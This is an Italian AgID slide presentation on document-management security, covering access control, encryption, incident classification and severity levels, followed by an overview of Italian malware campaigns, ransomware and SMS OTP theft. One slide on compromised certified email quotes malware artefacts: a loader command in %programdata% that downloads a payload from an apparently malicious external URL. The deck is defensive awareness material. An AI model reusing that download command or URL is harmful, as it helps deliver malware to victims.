



La sicurezza nella gestione documentale

Gianni Amato – AgID











Identificazione e classificazione dei documenti

Assicurare che i documenti ricevano un <u>adeguato livello di protezione</u> in linea con la loro importanza.

Identificare e classificare in relazione al loro valore e alla criticità in caso di divulgazione o modifiche non autorizzate.









Controllo degli accessi alle informazioni

Una volta identificati i documenti, è importante gestire gli accessi per garantire che, in caso di documenti sensibili, solo le persone o gruppi autorizzati possano accedervi e siano autorizzati alla lettura e/o scrittura e/o modifica.

La domanda da porsi è: chi ha accesso/permesso a fare cosa?









Abuso di privilegi utente I/II

Il sistema o la piattaforma di gestione deve prevedere un processo, accessibile ai responsabili della piattaforma, per la gestione degli account utente: registrazione, privilegi, revoca.

- User ID amministrative generiche: Evitare se non indispensabili!
- User ID individuali: Ogni utente è responsabile delle proprie azioni.
 - Need to know: Assicurarsi che il livello di accesso alle informazioni sia in linea con tale principio e con il principio di separazione dei compiti. Privilegi minimi necessari per svolgere l'attività lavorativa.
 - Revoca: Immediata disabilitazione/rimozione delle utenze che hanno cessato il rapporto di lavoro o per le quali sono scaduti i diritti.
 - **Verifica periodica**: Accertarsi periodicamente (almeno trimestralmente) dell'assenza di account ridondanti o obsoleti. Procedere con la rimozione.











Abuso di privilegi utente II/II

- **Utenze tecniche**: Assicurarsi che, in caso di compromissione, non abbiamo accesso non autorizzato a risorse di sistema, configurazioni, etc.
 - Utilizzo di ACL: Per proteggere le risorse di sistema.
 - Crittografia: Rispettare gli algoritmi standard e di comprovata robustezza per memorizzare i dati sensibili nei file di configurazione di sistema.
- **Utenze di terze parti**: Considerare ed identificare tutti i requisiti di sicurezza prima di concedere a partners, fornitori/clienti, anche in fase di trattativa, l'accesso a informazioni o beni ospitati nel sistema/piattaforma. Effettuare una accurata analisi dei rischi per valutare l'impatto nel caso di violazione della sicurezza, divulgazione non autorizzata (es. a concorrenti), illecito trattamento delle informazioni.









Crittografia dei dati

Proteggere i documenti tramite la crittografia. Utilizzare algoritmi per rendere i dati illeggibili a chi non ha le autorizzazioni necessarie al fine di garanire riservatezza, l'autenticità e/o l'integrità delle informazioni.

- Utilizzare funzioni e algoritmi crittografici la cui robustezza sia comprovata da certificazioni e standard riconosciuti a livello internazionale. Soprattutto che risultino esenti da vulnerabilità note.
 - Hash quanto meno SHA-256. MD5 e SHA-1 sono deprecati!
- Quindi evitare di utilizzare o sviluppare algoritmi di crittografica personalizzati.
- Consultare bollettini di sicurezza emessi sia dai vendor sia da fonti nazionali ed internazionali autorevoli.









Sicurezza fisica e ambientale

Prevenire l'accesso fisico non autorizzato, danni e disturbi alle informazioni dell'organizzazione e alle strutture di elaborazione delle informazioni.

- Perimetro di sicurezza fisica.
- Controlli di accesso fisico.
- Protezione contro minacce esterne ed ambientali.
- Isolamento delle aree di carico e scarico.

L'uso di infrastrutture **cloud** qualificate e certificate per la PA devono prevedere questi requisiti minimi di sicurezza fisica.









Attività operative

- Procedure operative documentate.
- Gestione dei cambiamenti (alle informazioni o ai sistemi che influenzano la sicurezza).
- Separazione ambienti di sviluppo, test e produzione.
- Controlli di individuazione, prevenzione e di ripristino in caso di compromissione malware.
- Devono essere effettuate copie di backup delle informazioni, del software e delle immagini dei sistemi e quindi sottoposte a test periodici secondo una politica di backup concordata.
- **Log degli eventi**: attività utente, eccezioni, malfunzionamenti legati alla sicurezza. I log devono essere <u>sincronizzati</u> ad una singola sorgente temporale di riferimento e protetti da manomissioni e accessi non autorizzati.









Sicurezza applicativa

Prevenire lo sfruttamento di vulnerabilità tecniche. Valutare l'esposizione e prevedere misure per mitigare i rischi.

- Attività periodiche di VA/PT sull'applicativo.
- Le attività di audit devono essere pianificate e concordate per minimizzare interferenze con altri processi.
- Porre attenzione ai flussi di interoperabilità, definire politiche e procedure per la condivisione delle informazioni:
 - Come: protocolli utilizzati (https, sftp, smtps, ssh, etc)
 - Dove: verso interno o all'esterno?
 - Quando: tempistiche
 - Perché: motivare











Form di autenticazione e password policy

Assicurarsi che le specifiche di autenticazione siano idonee, quindi valutare che:

- Venga utilizzato il MFA o quanto meno che le password rispettino i requisiti minimi di sicurezza.
- Che le password non vengano trasmesse in chiaro all'utente.
- Che le form di autenticazione sia sicura e protetta da eventuali manomissioni.
- Che tutti gli step siano supportati da un protocollo di comunicazione sicuro.









In caso di incidenti di sicurezza

- Responsabilità e procedure: Stabilite per assicurare una risposta rapida, efficace ed ordinata agli incidenti di sicurezza.
- **Segnalazione**: Gli eventi devono essere segnalati il più velocemente possibile attraverso appropriati canali di gestione.
- Valutazione e decisione: A seguito di una valutazione deve essere stabilito se classificarli come incidenti.
- Risposta: Deve essere fornita in accordo con le procedure documentate.
- Apprendimento dalla raccolta di evidenze: La conoscenza deve essere utilizzata per ridurre la verosimiglianza o futuri incidenti.









Classificazione degli incidenti

La classificazione di un incidente di sicurezza consente di **determinare il livello di gravità** dell'incidente e di individuare le azioni di contenimento più appropriate tramite la definizione di:

- Livelli di Severity e Priorità;
- Modalità di escalation;
- Strategie di contrasto;
- Tempistiche per la risoluzione dell'incidente.

Gli incidenti saranno pertanto classificati in base al livello di severity, in modo da poter intraprendere correttamente le successive azioni e attivare i corretti livelli di escalation.









Incidenti: eventi di sicurezza logica

- Accesso non autorizzato: violazione di sistema/informazioni dovute ad una errata attribuzione di privilegi di accesso o ad un attacco informatico volontario;
- Malware/Trojan: questa categoria riguarda gli attacchi derivanti dalla diffusione in rete di software malevolo;
- Denial of Services (DoS): attacchi finalizzati al degrado del funzionamento di un servizio/sistema fino al blocco dello stesso;
- **Utilizzo improprio delle risorse informatiche**: installazione di software illegali o non autorizzati dall'azienda, modifica non autorizzata della configurazione della postazione di lavoro, ecc.









Il Data Breach

Una situazione che può comportare, accidentalmente o in modo illecito, la distruzione, la perdita, la modifica, la rivelazione o l'accesso non autorizzato a informazioni qualificate dal GDPR come dati personali trasmesse, memorizzate o elaborate per mezzo di sistemi informatici.

- Violazione della riservatezza: in caso di divulgazione o accesso non autorizzato o accidentale ai dati personali.
- Violazione della disponibilità: in caso di perdita accidentale o non autorizzata di accesso o distruzione di dati personali.
- Violazione dell'integrità: in caso di alterazione non autorizzata o accidentale dei dati personali.









Livelli di severity

La seguente classificazione costituisce l'applicazione delle più recenti **indicazioni** di ENISA (così come da Regolamento del 21/12/2021 emanato da AgID).

TLP	Livello	Classificazione	Tempistica remediation
Green	1	NESSUN IMPATTO ("no impact")	≤ 15 gg lavorativi
Yellow	2	IMPATTO LIEVE ("minor impact"): le risorse sono state influenzate o in parte compromesse ma non vi è impatto sui servizi principali e nei confronti degli utenti.	≤ 7 gg lavorativi
Amber	3	IMPATTO MEDIO ("high impact"): influenzati parte dei servizi principali ed una parte più o meno ampia di utenti.	≤ 3 giorni lavorativi
Red	4	IMPATTO ALTO ("very high impact"): influenza la maggior parte o tutti i servizi coinvolgenti tutti o, comunque, un'ampia percentuale di utenti del servizio.	≤ 24 ore lavorative










Cyber Threat Landscape













Gli attori: Le vittime

Le vittime, chi sono?

- Possono essere scelte o casuali
- Sistemi informatici esposti e vulnerabili
- Personale non adeguatamente preparato

Target mirato, scelto per brand o categoria specifica

Nessun target specifico, attacchi massivi

Vulnerabilità note Default password

Phishing Smisghing









Gli attori: Gli attaccanti

Criminali di strada

Assoldati o in autonomia
Singoli o in gruppo











Campagne malevole

- La PA non è immune agli attacchi di malware tramite campagne malspam.
- Le comunicazioni della PA sono spesso sfruttati per confezionare campagne adhoc verso aziende o privati cittadini.
- Lo scopo è sempre quello di esfiltrare informazioni: credenziali di accesso.
- Per i **ransomware**, quelli più recenti, non si ha evidenza di campagne massive. Solitamente si tratta di campagne mirate verso un target specifico o di attività in cui l'uso del ransomware è previsto in una fase successiva: dopo aver esfiltrato i dati.










Campagne malevole


















Esempio di minaccia malware italiana
















Report Malware Italia 2022 – CERT-AGID

I malware più rilevanti nel 2022 Numero di eventi > 10















Dati esfiltrati da malware (AgentTesla)


















Posta Elettronica Certificata (e compromessa)







%programdata%\oorkVWw.exe /transfer BPVIoeZe
https://goldenwestway.com/goldy/14505421009/developer.doc
%programdata%\developer.doc
OK












Compromissione OTP via SMS



È aumentato il numero di campagne veicolate tramite messaggi SMS al fine di diffondere malware volti a compromettere dispositivi mobili con lo scopo di prenderne il controllo e carpire informazioni.

L'obiettivo principale è quello di **acquisire gli SMS ricevuti** dalle vittime come secondo fattore di autenticazione (**2FA**).











Double extortion





Dopple Ransomware

















Problemi per le vittime, risorse per gli attaccanti

















GRAZIE PER L'ATTENZIONE









